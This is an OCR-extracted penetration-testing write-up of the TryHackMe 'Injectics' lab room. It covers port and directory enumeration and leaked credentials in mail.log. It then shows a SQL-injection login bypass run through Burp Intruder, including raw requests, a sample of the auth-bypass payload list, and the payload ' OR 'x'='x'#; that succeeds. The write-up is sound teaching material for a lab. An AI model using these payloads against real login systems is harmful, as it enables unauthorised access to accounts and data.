
Penetration Testing Report | TryHackMe

Mammadov Javid




09.02.2025

Content


1. To begin, we need to deploy the target machine and establish a connection to our network to ensure proper accessibility for our testing environment.

2. Next, we need to perform reconnaissance and enumerate the given target IP. We will accomplish this using Nmap to identify open ports, services, and potential vulnerabilities.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap 10.10.139.99 -A -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-08 09:00 EST
Nmap scan report for 10.10.139.99
Host is up (0.081s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 04:53:d7:03:dd:ef:17:07:57:96:a2:b8:d2:79:56:51 (RSA)
|   256 54:84:dc:c7:21:43:fe:41:7b:f8:fd:bb:a6:9b:21:3d (ECDSA)
|_  256 11:12:64:90:c5:bf:5f:eb:2c:97:19:4f:e3:dc:46:43 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Injectics Leaderboard
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
```

3. After discovering open ports 22 and 80, we can proceed to examine the web interface of the target web server to gather more information about its functionality and potential attack vectors.




4. First, we can perform a manual inspection of the web server to identify any misconfigurations. While examining the page source, we notice an information disclosure indicating that "mails are stored in mail.log." This hint suggests checking the mail.log directory and conducting additional directory enumeration to uncover further potential vulnerabilities.




```

<!-- Mails are stored in mail.log file-->
    <!-- Bootstrap JS and dependencies -->
    <script src="/js/slim.min.js"></script>
```

5. Now, we can perform directory enumeration using automated tools such as Gobuster, Feroxbuster, or Dirsearch. In this case, I chose to use Dirsearch for enumeration. As a result, we discovered multiple accessible directories, including a login page, phpMyAdmin, and a composer.lock file, which may indicate potential security risks.



```
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 1

Output File: /home/kali/reports/http_10.10.139.99/_25-02-08_09-10-35.txt

Target: http://10.10.139.99/

[09:10:35] Starting:
[09:10:39] 301 -  309B  - /js  ->  http://10.10.139.99/js/
[09:10:41] 403 -  277B  - /.ht_wsr.txt
[09:10:41] 403 -  277B  - /.htaccess.save
[09:10:41] 403 -  277B  - /.htaccess.orig
[09:10:41] 403 -  277B  - /.htaccess_orig
[09:10:41] 403 -  277B  - /.htaccess_sc
[09:10:41] 403 -  277B  - /.htaccess_extra
[09:10:41] 403 -  277B  - /.htaccessBAK
[09:10:41] 403 -  277B  - /.htaccessOLD
[09:10:41] 403 -  277B  - /.htaccessOLD2
[09:10:41] 403 -  277B  - /.html
[09:10:41] 403 -  277B  - /.htaccess.sample
[09:10:41] 403 -  277B  - /.htaccess.bak1
[09:10:41] 403 -  277B  - /.htm
[09:10:41] 403 -  277B  - /.httr-oauth
[09:10:41] 403 -  277B  - /.htpasswds
[09:10:41] 403 -  277B  - /.htpasswd_test
[09:10:42] 403 -  277B  - /.php
[09:11:00] 200 -    9KB - /composer.lock
[09:11:00] 200 -   48B  - /composer.json
[09:11:02] 301 -  310B  - /css  ->  http://10.10.139.99/css/
[09:11:02] 302 -    0B  - /dashboard.php  ->  dashboard.php
[09:11:06] 301 -  312B  - /flags  ->  http://10.10.139.99/flags/
[09:11:10] 301 -  317B  - /javascript  ->  http://10.10.139.99/javascript/
[09:11:10] 403 -  277B  - /js/
[09:11:12] 200 -    1KB - /login.php
[09:11:12] 302 -    0B  - /logout.php  ->  index.php
[09:11:13] 200 -    1KB - /mail.log
[09:11:18] 301 -  317B  - /phpmyadmin  ->  http://10.10.139.99/phpmyadmin/
[09:11:19] 200 -    3KB - /phpmyadmin/doc/html/index.html
[09:11:21] 200 -    3KB - /phpmyadmin/
[09:11:21] 200 -    3KB - /phpmyadmin/index.php
[09:11:23] 403 -  277B  - /server-status/
[09:11:23] 403 -  277B  - /server-status
[09:11:30] 403 -  277B  - /vendor/
[09:11:30] 200 -    0B  - /vendor/composer/ClassLoader.php
```

6. First, we will examine phpMyAdmin and identify that it presents a login page. When we attempt to enter fake credentials, the error message returned confirms that the website uses MySQL as its database management system. This information can be useful for further enumeration and potential exploitation.


Welcome to phpMyAdmin


Cannot log in to the MySQL server

Username: admin

Password:


mysqli_real_connect(): (HY000/1045): Access denied for user 'admin'@'localhost' (using password: YES)

7. Next, we will examine the mail.log file, where we discover two sets of credentials along with their passwords. Additionally, the log file reveals that the website has a database table named users, which is likely used for storing user account information. This could be valuable for further exploitation.




```
From: dev@injectics.thm
To: superadmin@injectics.thm
Subject: Update before holidays

Hey,

Before heading off on holidays, I wanted to update you on the latest changes
ensure it remains in a stable state.

To add an extra layer of safety, I have configured the service to automatica
and perform necessary maintenance. I have scheduled the service to run every

Here are the default credentials that will be added:

| Email                     | Password                |
|---------------------------|-------------------------|
| superadmin@injectics.thm  | superSecurePasswd101    |
| dev@injectics.thm         | devPasswd123            |

Please let me know if there are any further updates or changes needed.

Best regards,
```

8. Next, we examine the composer.lock file and identify that the application uses Twig. Twig is a common templating engine that is vulnerable to Server-Side Template Injection (SSTI). This vulnerability can potentially lead to Remote Code Execution (RCE). If an attacker can find a way to inject malicious input, they may be able to read files or execute arbitrary commands on the server.




```
require:
  twig/twig:    "2.14.0"
```

9. Now, we can begin validating our findings. First, we analyze the login page and attempt various login bypass techniques using pre-crafted SQL injection payloads. To automate this process, we use Burp Suite's Intruder tool to perform a brute-force attack with a list of SQL payloads sourced from the internet. This approach helps us identify potential vulnerabilities that could grant unauthorized access to the system.



```
POST /functions.php HTTP/1.1
Host: 10.10.139.99
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/javascript, */*;
q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 44
Origin: http://10.10.139.99
Connection: keep-alive
Referer: http://10.10.139.99/login.php
Cookie: PHPSESSID=ipvjt7fvbj5ris3emhs356ou62
Priority: u=0

username=admin&password=admin&function=login
```

10. Here, we need to intercept the login request using Burp Suite and send it to Burp Intruder. Then, we configure the attack by selecting the appropriate injection point and adding our list of SQL payloads. Once everything is set, we start the attack to test for potential SQL injection vulnerabilities that could bypass authentication.


sql-injection-payload-list
sql-injection-payload-list / Intruder / exploit / Auth_Bypass.txt
İsmail Taşdelen Intruder Payloads
Sniper attack
Start attack
Payloads

198 lines (198 loc) · 2.98 KB


```
'-'
' '
'&'
'^'
'*'
' or ''-'
' or '' '
' or ''&'
' or ''^'
' or ''*'
"-"
" "
"&"
"^"
"*"
" or ""-"
" or "" "
" or ""&"
" or ""^"
```

Target: http://10.10.139.99 ✓ Update Host header to match target

Payload type: Simple list
Payload count: 198
Request count: 198

```
POST /functions.php HTTP/1.1
Host: 10.10.139.99
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 44
Origin: http://10.10.139.99
Connection: keep-alive
Referer: http://10.10.139.99/login.php
Cookie: PHPSESSID=ipvjt7fvbj5ris3emhs356ou62
Priority: u=0

username=§admin§&password=admin&function=login
```


11. After the attack completes, we can analyze the response sizes to identify any discrepancies. By comparing the byte sizes, we observe that one of the payloads has resulted in a larger response size, indicating that it was successful. This could mean that the payload triggered a different behavior on the server, confirming the presence of a vulnerability.


Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Co
190	' OR 'x'='x'#;	200	95			487	
0		200	92			370	
1	'-'	200	100			370	
2	' '	200	94			370	
3	'&'	200	104			370	

12. Next, we copy and paste the successful payload from Burp Intruder into Burp Proxy and forward the request. As a result, we gain access to the Developer account, successfully bypassing the login mechanism and demonstrating the effectiveness of the SQL injection vulnerability.




Injectics

Welcome, dev!

Rank	Country	Gold	Silver	Bronze	Total	Actions
1	USA	22	21	12345	12388	Edit
2	China	22	21	12345	12388	Edit
3	Japan	22	21	12345	12388	Edit
